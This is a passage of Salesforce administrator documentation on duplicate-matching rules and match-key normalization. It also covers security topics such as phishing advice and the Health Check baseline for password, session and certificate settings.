First_Name (1,1) Last_Name Company (2,5)	Contact Lead	First Name: Marc = m Last Name: Benioff = pnf (with double metaphone applied) Company: salesforce.com = sales Key: mpnfsales
First_Name (1,1) Last_Name Phone	Contact Lead	First Name: Marc = m Last Name: Benioff = pnf (with double metaphone applied) Phone: 1-415-555-1234 = 415555 Key: mpnf415555
Website City (_,6)	Account	Website: https://www.salesforce.com = salesforce.com City: San Francisco = sanfra Key: salesforce.comsanfra
Website ZIP (1,3)	Account	Website: https://www.salesforce.com = salesforce.com ZIP: 94105-5188 = 941 Key: salesforce.com941

Custom matching rules may also use these pre-defined match keys. For example, assume the matching rule equation for a custom contact matching rule is (`First Name` AND `Last Name` AND `Company`), and the Fuzzy matching method is selected for at least one of the fields. Then, the notation for its match key will be: First_Name (1,1) Last_Name Company (2,6).

SEE ALSO:

Matching Rule Reference
Matching Criteria for Matching Rules
Normalization Criteria for Matching Rule Match Keys

Normalization Criteria for Matching Rule Match Keys

As part of the process of creating match key values, matching rule field values are normalized. How a field value is normalized depends on several factors, including the matching method for that field, as specified in the matching rule. In addition, some commonly used fields, which are used in the standard matching rules, are specially normalized to optimize duplicate detection.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Normalization Details	Applies to Standard *and* Custom Matching Rules?	Examples
`Company`	Expands acronyms. Lowercases all characters. Removes suffixes, such as `Corporation`, `Incorporated`, `Inc`, `Limited`, `Ltd`. Removes stopwords `and`, `the`, `of`. Removes special characters and accents.	Yes. But on custom matching rules, *`Fuzzy: Company`* must be selected for the Matching Method.	IBM = international business machines Intel Corp. = intel
`First Name`	Replaces first name with alias, if applicable. Removes salutations, special characters, and accents. Keeps only the first letter of the first word and lowercases this letter.	Yes. But on custom matching rules, *`Fuzzy: First Name`* must be selected for the Matching Method.	Dr. Jane = j Mr. Bob= robert = r
`Last Name`	Removes special characters and suffixes. Replaces consecutive identical consonants with single consonant. Lowercases first letter. After normalization, the double metaphone algorithm is applied so that misspellings and spelling variants are accounted for.	Yes. But on custom matching rules, *`Fuzzy: Last Name`* must be selected for the Matching Method.	O'Reilly, Jr. = oreily (without double metaphone) O'Reilly, Jr. = oreily = arl (with double metaphone)
`Email`	Removes special characters, such as underscores and periods, from both parts of the email address. Retains the "@" character.	No. Only applies to standard matching rules.	john.doe@us.salesforce.com = johndoe@salesforcecom

Field	Normalization Details	Applies to Standard *and* Custom Matching Rules?	Examples
`Phone`	Removes all non-digit and non-alpha characters. For all U.S. phone numbers, converts alpha characters to numeric characters and removes leading international code. Removes last 4 digits.	Yes. But on custom matching rules, *`Fuzzy: Phone`* must be selected for the Matching Method.	1-800-555-1234 = 800555 44 20 0540 0202 = 44200540
`Website`	Removes protocol (http), subdomain (www), and any file path. Then takes only the last two or three tokens, depending on if there are international designations. Retains the periods.	No. Only applies to standard matching rules.	http://www.us.salesforce.com/product = salesforce.com http://www.ox.ac.uk/ = ox.ac.uk

Note: Other fields, including custom fields and fields using the Exact matching method in the matching rule, are normalized by lowercasing all letters and removing leading and trailing spaces.

SEE ALSO:

- Matching Rule Reference
- Matching Criteria for Matching Rules
- Match Keys Used with Matching Rules

Matching Examples

Here are examples of matching rules in action to show how records are compared and evaluated as duplicates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: **Custom Lead Matching Rule with Fuzzy Matching Methods**

Table 3: Matching Criteria

	Field	Matching Method
1	`Company`	*`Fuzzy: Company Name`*
2	`Email`	*`Exact`*
3	`Phone`	*`Fuzzy: Phone`*
	Matching equation is (`Company` OR `Email`) AND (`Phone`)	

Based on these matching criteria, here's how matching works.

1. **Match key values are generated for existing leads.** Based on the matching equation and the specified matching methods, 2 match keys are created. From these keys, match key values are generated.

Table 4: Match Keys

Matching Equation in Standardized Format	Match Key	Sample Matching Field Values	Sample Match Key Values
(`Company` AND `Phone`) OR	Company (2,6) Phone	`Company` = Global Guitars Inc. `Phone` = 415-123-4567	globalguitar415123
(`Email` AND `Phone`)	Email Phone	`Email` = sally.smith@globalguitars.com `Phone` = 415-123-4567	sally.smith@globalguitars.com4151234567

2. **Match key values for the new record are generated.** This happens as soon as the new record is saved.

Table 5: New Record

Matching Field Values	Match Key Values
`Company` = Eltie Sports `Email` = john.doe@elitesport.com `Phone` = 1-415-555-1234	eltiesports415555 john.doe@elitesport.com415555

3. **Match key values for the new record are compared with those from existing records.**

Table 6: Existing Records Compared with New Record

Record	Matching Field Values	Match Key Values	Match?
1	`Company` = Elite Sports `Email` = john.doe@elitesports.com `Phone` = 1-415-555-1234	elitesports415555 john.doe@elitesports.com415555	No. Not considered a duplicate.
2	`Company` = Elite Sport `Email` = john.doe@elitesport.com `Phone` = 1-415-555-1234	elitesport415555 john.doe@elitesport.com415555	Yes. The first match key values don't match. However, the second match key values are identical, so the record is considered a potential duplicate. Only one match key value match is needed.

4. **Determine if the new record is a potential duplicate.** Does the new record have the same match key value as an existing record?
   - Yes—The new record is considered a potential duplicate. It's evaluated further using other matching resources, including matching algorithms.
   - No—The new record is not considered a duplicate.

Example: **Custom Contact Matching Rule with Exact Matching Methods**

Table 7: Matching Criteria

	Field	Matching Method
1	`City`	*Exact*
2	`Email`	*Exact*
3	`Phone`	*Exact*
	Matching equation is (`City` OR `Email`) AND (`Phone`)	

Based on these matching criteria, here's how matching works.

1. **Match key values are generated for existing contacts.** Based on the matching equation and the specified matching methods, 2 match keys are created. From these keys, match key values are generated.

Table 8: Match Key

Matching Equation in Standardized Format	Match Key	Sample Matching Field Values	Sample Match Key Values
(`City` AND `Email`) OR	City Email	`City` = San Francisco `Email` = john.doe@elitesports.com	san francisco john.doe@elitesports.com
(`City` AND `Phone`)	City Phone	`City` = San Francisco `Phone` = 415-555-1234	san francisco 415-555-1234

2. **Match key values for the new record are generated.** This happens as soon as the new record is saved.

Table 9: New Record

Matching Field Values	Match Key Values
`City` = San Francisco `Email` = john.doe@elitesports.com `Phone` = 1-415-555-1234	san francisco john.doe@elitesports.com san francisco 1-415-555-1234

3. **Match key values for the new record are compared with those from existing records.**

Table 10: Existing Records Compared with New Record

Record	Matching Field Values	Match Key Values	Match?
1	`City` = San Frncisco `Email` = john.doe@elitesports.com `Phone` = 1-415-555-1234	san frnciscojohn.doe@elitesports.com san frncisco1-415-555-1234	No. Not considered a duplicate.

Record	Matching Field Values	Match Key Values	Match?
2	`City` = San Francisco `Email` = john.doe@elitesports.com `Phone` = 1-415-555-1111	san franciscojohn.doe@elitesports.com san francisco1-415-555-1111	Yes. The first match key values are identical, so the record is considered a potential duplicate. Only one match key value match is needed.

4. **Determine if the new record is a potential duplicate.** Does the new record have the same match key value as an existing record?
   - Yes—The new record is considered a potential duplicate. It's evaluated further using other matching resources, including matching algorithms.
   - No—The new record is not considered a duplicate.

SEE ALSO:

Matching Rule Reference

Duplicate Rule Reference

Here's some additional information that will help you understand how duplicate rules work and how to use them.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard Duplicate Rules

Standard account, contact, and lead duplicate rules are set up and activated by default. To use the standard person account duplicate rule, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup. Duplicate rules define what happens when users try to save a duplicate record. Each standard duplicate rule has a corresponding standard matching rule that determines how two records are identified as duplicates.

Standard Duplicate Rules

Standard account, contact, and lead duplicate rules are set up and activated by default. To use the standard person account duplicate rule, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup. Duplicate rules define what happens when users try to save a duplicate record. Each standard duplicate rule has a corresponding standard matching rule that determines how two records are identified as duplicates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard Account Duplicate Rule

Like all duplicate rules, the standard duplicate rule used for account records defines what happens when you try to save a duplicate record. If you try to save a new account, an alert is shown.

Standard Person Account Duplicate Rule

The standard duplicate rule used for person accounts defines what happens when you try to save a duplicate person account record. To use this rule, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup.

Standard Contact Duplicate Rule

Like all duplicate rules, the standard duplicate rule used for contact records defines what happens when you try to save a duplicate record. If you try to save a new contact, an alert is shown.

Standard Lead Duplicate Rule

Like all duplicate rules, the standard duplicate rule used for lead records defines what happens when you try to save a duplicate record. If you try to save a new lead, an alert is shown.

SEE ALSO:

Enable Person Accounts

Standard Account Duplicate Rule

Like all duplicate rules, the standard duplicate rule used for account records defines what happens when you try to save a duplicate record. If you try to save a new account, an alert is shown.

Rule Details

Rule Name	Standard Account Duplicate Rule
Description	Duplicate rule for account records
Object	Account
Record-Level Security	Enforce Sharing Rules

Actions

Actions specify what happens when you try to save a duplicate record.

Action On Create	Allow: Alert and Report
Action On Edit	Allow: Report
Alert Text	Duplicate Alert

Matching Rules

Matching rules define how duplicates are identified. At least 1 matching rule must be specified for a duplicate rule.

Compare Account With	Accounts
Matching Rule	Standard Account Matching Rule
Matching Criteria	Matching rule for account records
Field Mapping	Mapping Selected

Standard Person Account Duplicate Rule

The standard duplicate rule used for person accounts defines what happens when you try to save a duplicate person account record. To use this rule, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup.

Duplicate Rule

Rule Name	Standard Person Account Duplicate Rule
Description	Duplicate rule for person account records
Object	Person account
Record-Level Security	Enforce Sharing Rules

Actions

Actions specify what happens when you try to save a duplicate record.

Action On Create	Allow: Alert and Report
Action On Edit	Allow: Report
Alert Text	Duplicate Alert

Matching Rules

Matching rules define how duplicates are identified. At least 1 matching rule must be specified for a duplicate rule.

Compare Account With	Person Accounts
Matching Rule	Standard Person Account Matching Rule
Matching Criteria	Matching rule for person account records
Field Mapping	Mapping Selected

SEE ALSO:

Enable Person Accounts

Standard Contact Duplicate Rule

Like all duplicate rules, the standard duplicate rule used for contact records defines what happens when you try to save a duplicate record. If you try to save a new contact, an alert is shown.

Rule Details

Rule Name	Standard Contact Duplicate Rule
Description	Duplicate rule for contact records

Object	Contact
Record-Level Security	Enforce Sharing Rules

Actions

Actions specify what happens when you try to save a duplicate record.

Action On Create	Allow: Alert and Report
Action On Edit	Allow: Report
Alert Text	Duplicate Alert

Matching Rules

Matching rules define how duplicates are identified. At least 1 matching rule must be specified for a duplicate rule.

Compare Account With	Contacts
Matching Rule	Standard Contact Matching Rule
Matching Criteria	Matching rule for contact records
Field Mapping	Mapping Selected

Standard Lead Duplicate Rule

Like all duplicate rules, the standard duplicate rule used for lead records defines what happens when you try to save a duplicate record. If you try to save a new lead, an alert is shown.

Rule Details

Rule Name	Standard Lead Duplicate Rule
Description	Duplicate Rule for Lead Records
Object	Lead
Record-Level Security	Enforce Sharing Rules

Actions

Actions specify what happens when you try to save a duplicate record.

Action On Create	Allow: Alert and Report
Action On Edit	Allow: Report
Alert Text	Duplicate Alert

Matching Rules

Matching rules define how duplicates are identified. At least 1 matching rule must be specified for a duplicate rule.

Compare Account With	Leads
Matching Rule	Standard Lead Matching Rule
Matching Criteria	Matching rule for lead records
Field Mapping	Mapping Selected

Duplicate Management FAQs

Answers to common questions about Data.com Duplicate Management.

How does duplicate prevention work with Data.com Prospector and Data.com Clean?

Why am I getting an error saying my matching rule uses too many OR operators within groupings?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How does duplicate prevention work with Data.com Prospector and Data.com Clean?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Adding Records with Data.com Prospector

It depends on what your organization's Data.com duplicate preferences are.

If your organization does not allow duplicate records to be added to Salesforce from Data.com, then Data.com will block duplicate records from being added to Salesforce and the duplicate rule won't need to run. The user trying to add records from Data.com will receive an error log detailing which records couldn't be added because they are duplicates.

If your organization allows duplicate records to be added to Salesforce from Data.com, then the duplicate rules will run. The duplicate rule will determine if the duplicate record is allowed or blocked. Records that are blocked by the duplicate rule will appear in the error log.

Updating Records with Data.com Clean

It depends on what your organization's duplicate rules are. If your duplicate rule is set to block duplicates on edit, then a record can't be cleaned if cleaning creates a duplicate.

For Clean jobs, if your duplicate rule is set to block or alert, then a record can't be cleaned if the cleaning creates a duplicate. An entity error appears in the Clean Jobs History table for any record that can't be cleaned during a job.

If your duplicate rule is set to allow duplicates on edit, then a record can be cleaned even if it creates a duplicate. In addition, no alert displays when manually cleaning records even if your duplicate rule is set to alert.

Why am I getting an error saying my matching rule uses too many OR operators within groupings?

A matching rule has a limit of 10 fields that are arranged into an equation. When a matching rule is saved, we rewrite the equation into a standardized format that translates the OR statements to AND statements. The standardized format has a limit of 10 rows.

Example: If your matching rule includes the following equation...

(Field 1 OR Field 2) AND

(Field 3 OR Field 4) AND

(Field 5 OR Field 6) AND

(Field 7 OR Field 8)

...it would be rewritten as

(Field 1 AND Field 3 AND Field 5 Field AND 7) OR

(Field 1 AND Field 3 AND Field 5 AND Field 8) OR

(Field 1 AND Field 3 AND Field 6 AND Field 7) OR

(Field 1 AND Field 3 AND Field 6 AND Field 8) OR

(Field 1 AND Field 4 AND Field 5 AND Field 7) OR

(Field 1 AND Field 4 AND Field 5 AND Field 8) OR

(Field 1 AND Field 4 AND Field 6 AND Field 7) OR

(Field 1 AND Field 4 AND Field 6 AND Field 8) OR

(Field 2 AND Field 3 AND Field 5 AND Field 7) OR

(Field 2 AND Field 3 AND Field 5 AND Field 8) OR

(Field 2 AND Field 3 AND Field 6 AND Field 7) OR

(Field 2 AND Field 3 AND Field 6 AND Field 8)OR

(Field 2 AND Field 4 AND Field 5 AND Field 7) OR

(Field 2 AND Field 4 AND Field 5 AND Field 8) OR

(Field 2 AND Field 4 AND Field 6 AND Field 7) OR

(Field 2 AND Field 4 AND Field 6 AND Field 8)

Although this matching rule is within the field limit, it exceeds the row limit of 10 when written in the standardized format, and therefore can't be saved. You need to refine the matching rule so it uses fewer OR operators within groupings.

SEE ALSO:

Match Keys Used with Matching Rules

Protect Your Salesforce Organization

Salesforce is built from the ground up to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.

Salesforce Security Basics

The Salesforce security features help you empower your users to do their jobs safely and efficiently. Salesforce limits exposure of data to the users that act on it. Implement security controls that you think are appropriate for the sensitivity of your data. We'll work together to protect your data from unauthorized access from outside your company and from inappropriate usage by your users.

Protect Your Salesforce Data with Shield Platform Encryption

Shield Platform Encryption gives your data a whole new layer of security while preserving critical platform functionality. It enables you to encrypt sensitive data at rest, and not just when transmitted over a network, so your company can confidently comply with privacy policies, regulatory requirements, and contractual obligations for handling private data.

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. It also limits the risk of internal attacks, such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

Activations

Activation tracks information about devices from which users have verified their identity. Salesforce prompts users to verify their identity when they access Salesforce from an unrecognized browser or application. Identity verification adds an extra layer of security on top of username and password authentication. The Activations page lists the login IP addresses and client browsers used.

Authenticate Users

Authentication means preventing unauthorized access to your organization or its data by making sure each logged in user is who they say they are.

Transaction Security

Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. These policies are applied against events in your org and specify actions to take when certain event combinations occur. When a policy is triggered, you can have an action taken and receive an optional notification.

Single Sign-On

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

My Domain

Add a subdomain to your Salesforce org URL with the My Domain Salesforce feature. Having a subdomain lets you highlight your brand and makes your org more secure. A subdomain is convenient and allows you to personalize your login page.

App Launcher

The App Launcher is how users switch between apps. Users are presented with tiles that link to their connected apps, Salesforce apps, and on-premise applications. Salesforce admins can set the default app order for an org and determine which apps are available to which users. They can make the App Launcher the default landing page when users first open Salesforce.

Configure File Upload and Download Security Settings

To provide more security, control the way some file types are handled during upload and download.

Certificates and Keys

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

Salesforce Security Basics

The Salesforce security features help you empower your users to do their jobs safely and efficiently. Salesforce limits exposure of data to the users that act on it. Implement security controls that you think are appropriate for the sensitivity of your data. We'll work together to protect your data from unauthorized access from outside your company and from inappropriate usage by your users.

Phishing and Malware

Trust starts with transparency. That's why Salesforce displays real-time information on system performance and security on the trust site at http://trust.salesforce.com. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

Security Infrastructure

Salesforce utilizes some of the most advanced technology for Internet security available today. When you access the application using a Salesforce-supported browser, Transport Layer Security (TLS) technology protects your information using both server authentication and Classic Encryption, ensuring that your data is safe, secure, and available only to registered users in your organization.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against the Salesforce recommended baseline. You can also upload up to five custom baselines to use instead of the Salesforce baseline.

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

Salesforce Shield

Salesforce Shield is a trio of security tools that admins and developers can use to build a new level of trust, transparency, compliance, and governance right into business-critical apps. It includes Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your organization.

SEE ALSO:

Security Implementation Guide

Phishing and Malware

Trust starts with transparency. That's why Salesforce displays real-time information on system performance and security on the trust site at http://trust.salesforce.com. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

The Security tab on the trust site includes valuable information that can help you to safeguard your company's data. In particular, be on the alert for phishing and malware.

- Phishing is a social engineering technique that attempts to acquire sensitive information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication. Phishers often direct users to enter details at a fake website whose URL and look-and-feel are almost identical to the legitimate one. As the Salesforce community grows, it has become an increasingly appealing target for phishers. You will never get an email or a phone call from a Salesforce employee asking you to reveal a password, so don't reveal it to anyone. You can report any suspicious activities by clicking the **Report a Suspicious Email** link under the **Trust** tab at http://trust.salesforce.com.
- Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. It is a general term used to cover a variety of forms of hostile, intrusive, or annoying software, and it includes computer viruses and spyware.

What Salesforce Is Doing About Phishing and Malware

Customer security is the foundation of customer success, so Salesforce continues to implement the best possible practices and technologies in this area. Recent and ongoing actions include:

- Actively monitoring and analyzing logs to enable proactive alerts to customers who have been affected.
- Collaborating with leading security vendors and experts on specific threats.
- Executing swift strategies to remove or disable fraudulent sites (often within an hour of detection).
- Reinforcing security education and tightening access policies within Salesforce.
- Evaluating and developing new technologies both for our customers and for deployment within our infrastructure.

What Salesforce Recommends You Do

Salesforce is committed to setting the standards in software-as-a-service as an effective partner in customer security. So, in addition to internal efforts, Salesforce strongly recommends that customers implement the following changes to enhance security:

- Modify your Salesforce implementation to activate IP range restrictions. This allows users to access Salesforce only from your corporate network or VPN. For more information, see Restrict Where and When Users Can Log In to Salesforce on page 835.
- Set session security restrictions to make spoofing more difficult. For more information, see Modify Session Security Settings on page 846.
- Educate your employees not to open suspect emails and to be vigilant in guarding against phishing attempts.
- Use security solutions from leading vendors to deploy spam filtering and malware protection.
- Designate a security contact within your organization so that Salesforce can more effectively communicate with you. Contact your Salesforce representative with this information.
- Consider using two-factor authentication techniques to restrict access to your network. For more information, see Two-Factor Authentication on page 830.
- Use Transaction Security to monitor events and take appropriate actions. For more information, see Transaction Security Policies on page 871.

Salesforce has a Security Incident Response Team to respond to any security issues. To report a security incident or vulnerability to Salesforce, contact security@salesforce.com. Describe the issue in detail, and the team will respond promptly.

Security Infrastructure

Salesforce utilizes some of the most advanced technology for Internet security available today. When you access the application using a Salesforce-supported browser, Transport Layer Security (TLS) technology protects your information using both server authentication and Classic Encryption, ensuring that your data is safe, secure, and available only to registered users in your organization.

One of the core features of a multi-tenant platform is the use of a single pool of computing resources to service the needs of many different customers. Salesforce protects your organization's data from all other customer organizations by using a unique organization identifier, which is associated with each user's session. Once you log in to your organization, your subsequent requests are associated with your organization, using this identifier.

In addition, Salesforce is hosted in a secure server environment that uses a firewall and other advanced technology to prevent interference or access from outside intruders.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against the Salesforce recommended baseline. You can also upload up to five custom baselines to use instead of the Salesforce baseline.

From Setup, enter *Health Check* in the Quick Find box, then select **Health Check**.

In the baseline dropdown (1), choose the Salesforce Baseline Standard or a custom baseline. The Salesforce Baseline Standard consists of recommended values for Certificate and Key Management, Login Access Policies, Network Access, Password Policies, Remote Site Settings, and Session Settings groups (2). If you change settings to be less restrictive than what's in the Salesforce Baseline Standard, your health check score can decrease.

Your high- and medium-risk settings are shown with information about how they compare against the standard value (3). To remediate a risk, edit the setting (4) or use Fix Risks (5) to quickly change settings to your selected baseline's recommended values without leaving the Health Check page. Your settings that meet the selected standard are listed at the bottom. You can import or export a custom baseline (6).

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Health Check:
- "View Health Check"

To import and export custom baselines:
- "Manage Health Check"



Example: Suppose that you changed your password minimum length from 8 (the default value) to 5, and changed other Password Policies settings to be less restrictive. These changes make your users' passwords more vulnerable to guessing and other brute force attacks. As a result, your overall score decreases, and the settings are listed as risks.

Fix Risks Limitations

You can only use Fix Risks to change the Login Access Policies, Password Policies, and Session Settings groups. Because all other settings in Health Check (like Network Access) are configured to match org-specific business requirements, you must change them manually using the Edit link on the Health Check page.

How Is the Health Check Score Calculated?

The Health Check score is calculated by a proprietary formula that measures how well your security settings meet the Salesforce Baseline standard. Settings that meet or exceed the standard raise your score, and settings at risk lower your score.

Create a Custom Baseline for Health Check (Beta)

You can import up to five custom baselines to compare your org's security settings with your own standards, instead of using Salesforce recommended standards. For example, if you're a financial industry business, you can create a custom security baseline using FINRA standards.

Custom Baseline File Requirements (Beta)

To have a successful Health Check custom baseline import, make sure that your file and settings meet the requirements.

SEE ALSO:

How Is the Health Check Score Calculated?

Security Implementation Guide

How Is the Health Check Score Calculated?

The Health Check score is calculated by a proprietary formula that measures how well your security settings meet the Salesforce Baseline standard. Settings that meet or exceed the standard raise your score, and settings at risk lower your score.

Some settings like Minimum Password Length have a heavier weight, so they have a higher impact on your score. For details, see Salesforce Baseline Standard on page 763.

If all settings in your setting groups meet or exceed the standard, your total score is 100%. As you update your settings, hopefully your green bar moves to the right!

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Recommended Actions Based on Your Score

If your total score is...	We recommend to...
0–33%	Remediate high risks immediately
34–66%	Remediate high risks in the short term, and medium risks in the long term
67–100%	Review Health Check periodically to remediate risks

Note: New Salesforce orgs have an initial score less than 100%. Use Health Check to quickly improve your score by eliminating high risks in your Password Policies and other setting groups.

The Salesforce Baseline Standard

Following are the setting values that meet the standard and their risk levels.

Certificate and Key Management

Setting	Standard Value	Medium Risk Value	High Risk Value
`Expiration Date`	No certificates created, or all certificates have more than 180 days until expiration	Less than 180 days but more than 15 days until expiration of at least one certificate	Less than 15 days until expiration of at least one certificate
`Key Size`	No certificates created, or all certificates have a key size of 4096	At least one certificate has a key size of 2048	N/A

File Handling Options

Setting	Standard Value	Medium Risk Value	High Risk Value
`File Upload And Download Security Settings`	No security risk file types have hybrid behavior enabled.	None	One or more security risk file types has hybrid behavior enabled.

Login Access Policies

Setting	Standard Value	Medium Risk Value	High Risk Value
`Administrators Can Log In As Any User`	Checkbox deselected	Checkbox selected	N/A

Network Access

Setting	Standard Value	Medium Risk Value	High Risk Value
`Trusted IP Ranges`	One or more ranges set	No range set	N/A

Password Policies

Setting	Standard Value	Medium-Risk Value	High-Risk Value
`User passwords expire in`	90 days or less	180 days	One year or Never expires
`Enforce password history`	3 or more passwords remembered	1 or 2 passwords remembered	No passwords remembered
`Minimum password length` (see Note)	8	6 or 7	5 or less

Setting	Standard Value	Medium-Risk Value	High-Risk Value
Password complexity requirement (see Note)	Must mix alpha, numeric, and special characters, or more complex	Must mix alpha and numeric characters	No restriction
Password question requirement	Cannot contain password	None	N/A
Maximum invalid login attempts	3	5	10 or No Limit
Lockout effective period	15 minutes	30 or 60 minutes	Forever (must be reset by admin)
Obscure secret answer for password resets	Checkbox selected	Checkbox deselected	N/A
Require a minimum 1 day password lifetime	Checkbox selected	Checkbox deselected	N/A

Note: The Minimum password length and Password complexity requirement settings count twice as much as other settings in the calculation of your Password Policies group score.

Remote Site Settings

Setting	Standard Value	Medium Risk Value	High Risk Value
Remote Site	No remote site created, or at least one site created with the **Disable Protocol Security** option deselected.	N/A	At least one remote site created with the**Disable Protocol Security** option selected.

Session Settings

Setting	Standard Value	Medium Risk Value	High Risk Value
Timeout Value	2 hours or less	4, 8, or 12 hours	N/A
Disable session timeout warning popup	Checkbox selected	Checkbox deselected	N/A
Force logout on session timeout	Checkbox selected	Checkbox deselected	N/A
Lock sessions to the IP address from which they originated (see Note)	Checkbox selected	Checkbox deselected	N/A
Lock sessions to the domain in which they were first used	Checkbox selected	N/A	Checkbox deselected
Force relogin after Login-As-User	Checkbox selected	N/A	Checkbox deselected

Setting	Standard Value	Medium Risk Value	High Risk Value
Enforce login IP ranges on every request	Checkbox selected	Checkbox deselected	N/A
Enable caching and autocomplete on login page	Checkbox deselected	Checkbox selected	N/A
Enable the SMS method of identity confirmation	Checkbox selected	N/A	Checkbox deselected
Enable clickjack protection for Setup pages	Checkbox selected	N/A	Checkbox deselected
Enable clickjack protection for non-Setup Salesforce pages	Checkbox selected	N/A	Checkbox deselected
Enable clickjack protection for customer Visualforce pages with standard headers	Checkbox selected	N/A	Checkbox deselected
Enable clickjack protection for customer Visualforce pages with headers disabled	Checkbox selected	N/A	Checkbox deselected
Enable CSRF protection on GET requests on non-setup pages	Checkbox selected	N/A	Checkbox deselected
Enable CSRF protection on POST requests on non-setup pages	Checkbox selected	N/A	Checkbox deselected

Note: The Lock sessions to the IP address from which they originated setting is available in **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions.

SEE ALSO:


Security Health Check

Create a Custom Baseline for Health Check (Beta)

You can import up to five custom baselines to compare your org's security settings with your own standards, instead of using Salesforce recommended standards. For example, if you're a financial industry business, you can create a custom security baseline using FINRA standards.

This release contains a beta version of Custom Baseline, which means it's a high-quality feature with known limitations. General availability, with complete documentation and support, is planned for a subsequent release.

To create a custom baseline, you start with the Salesforce Baseline Standard.



EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view a custom baseline
- "View Health Check"

To create a custom baseline
- "Manage Health Check"

1. Export the Salesforce Baseline Standard file by selecting **Export XML** from the Baseline Controls menu.
2. Open the XML file and change the `developerName` field to a unique value. You can use letters and numbers, but the name must begin with a letter. It cannot contain spaces or special characters.
3. Change the `name` field to a unique value. This field is the baseline name that displays on Salesforce. Spaces and some special characters are allowed.
4. Adjust the setting group and name weights, if you want. Choose a weight of 1.0, 2.0, or 3.0 for each setting group and name. The weight fields impact your Health Check score. A higher number is weighted as more important.
5. Modify the settings values following the Custom Baseline File Requirements. Enter all values as integers 0.0 or greater, up to 1 decimal place. Do not add or delete setting groups or setting names. If you do, your import fails.
   a. In the standard field, enter a value that you consider to be the most secure.
   b. In the warning field, enter a value that you consider medium risk. Security settings that are riskier than your warning field show on Health Check as high risk, so you don't need to indicate high-risk values in the file.

   Note: In some security settings, a low value could be low risk, but in others, it could be high risk. For example, the lower your minimum password length value is, the riskier it is. But the lower your maximum invalid login attempts value is, the safer it is.
